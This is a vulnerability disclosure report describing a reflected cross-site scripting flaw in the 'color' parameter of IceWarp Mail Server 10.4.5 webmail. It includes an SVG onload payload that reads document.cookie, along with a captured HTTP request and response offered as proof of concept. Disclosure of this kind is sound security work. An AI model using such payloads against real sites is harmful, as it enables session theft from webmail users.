Report the security vulnerability issue – IceWarp Crossite-Scripting

Reporter: Nattakit Intarasorn, Phatthanaphol Rattanapongporn, Rattapon Jitprajong

Vulnerability exploitation

We have found this vulnerability in **IceWarp Mail Server version 10.4.5** that allows for reflected Cross-Site Scripting (XSS) attacks via “color” field. This vulnerability enables an attacker to inject malicious scripts or code into the application, which is then executed by the victim's web browser. As a result, the attacker can potentially steal sensitive information, perform unauthorized actions, or manipulate the functionality of the affected WebClient.

So first we need to go to the target remote host, and we try to input scripts command on get method.


Payload:

https://example.com/webmail/?color={xss_payload}

“><svg/onload=alert(document.cookie)>”

And finally, we can inject with a script to execute the command.

Sample POC:



Request

Pretty Raw Hex \n


```
1 GET /webmail/ HTTP/1.1
2 Host: 
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 sec-ch-ua-platform: "Windows"
8 sec-ch-ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"
9 sec-ch-ua-mobile: ?0
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: use_cookies=1; use_cookies=1; _ga=GA1.1.124619420.1684418394; _ga_T3S6J2873B
  =GS1.1.1684418395.1.1.1684418654.0.0.0; _ga_D3329LGZQ2=
  GS1.1.1684418394.1.1.1684419223.0.0.0
13 Connection: close
14
15
```

Response

Pretty Raw Hex Render \n

IceWarp version

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Server: IceWarp/10.4.5
4 Date: Fri, 09 Jun 2023 06:03:37 GMT
5 X-Frame-Options: SAMEORIGIN
6 Set-Cookie: language=deleted; expires=Thu, 09-Jun-2022 06:03:36 GMT; path=/
7 Set-Cookie: use_cookies=1; expires=Mon, 31-Dec-2029 23:00:00 GMT; path=/
8 Set-Cookie: use_cookies=1
9 Content-type: text/html
10
11 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
12 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
13 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
14   <head>
15     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16     <meta name="viewport" content="initial-scale=1,maximum-scale=1" />
17     <meta name="format-detection" content = "telephone=no" />
18     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
19     <meta name="google" content="notranslate" />
20     <title>
       Beenet WebMail
     </title>
21     <link rel="stylesheet" type="text/css" href="
       http:// /-._._.--._1507068849/webmail/client/skins/default/login/styles/main.css" />
22     <link rel="stylesheet" type="text/css" href="
       http:// /-._._.--._1507068849/webmail/client/skins/default/login/styles/keyboard.css" />
23     <script type="text/javascript" src="
       http:// /-._._.--._1507068849/webmail/client/skins/default/login/scripts/jquery.js">
     </script>
24     <script type="text/javascript" src="
       http:// /-._._.--._1507068849/webmail/client/skins/default/login/scripts/modernizr.js">
     </script>
```



In addition, we have reported the issue to IceWarp, but they have not responded regarding this specific version. Please see the picture below. Therefore, we will request a CVE directly from you.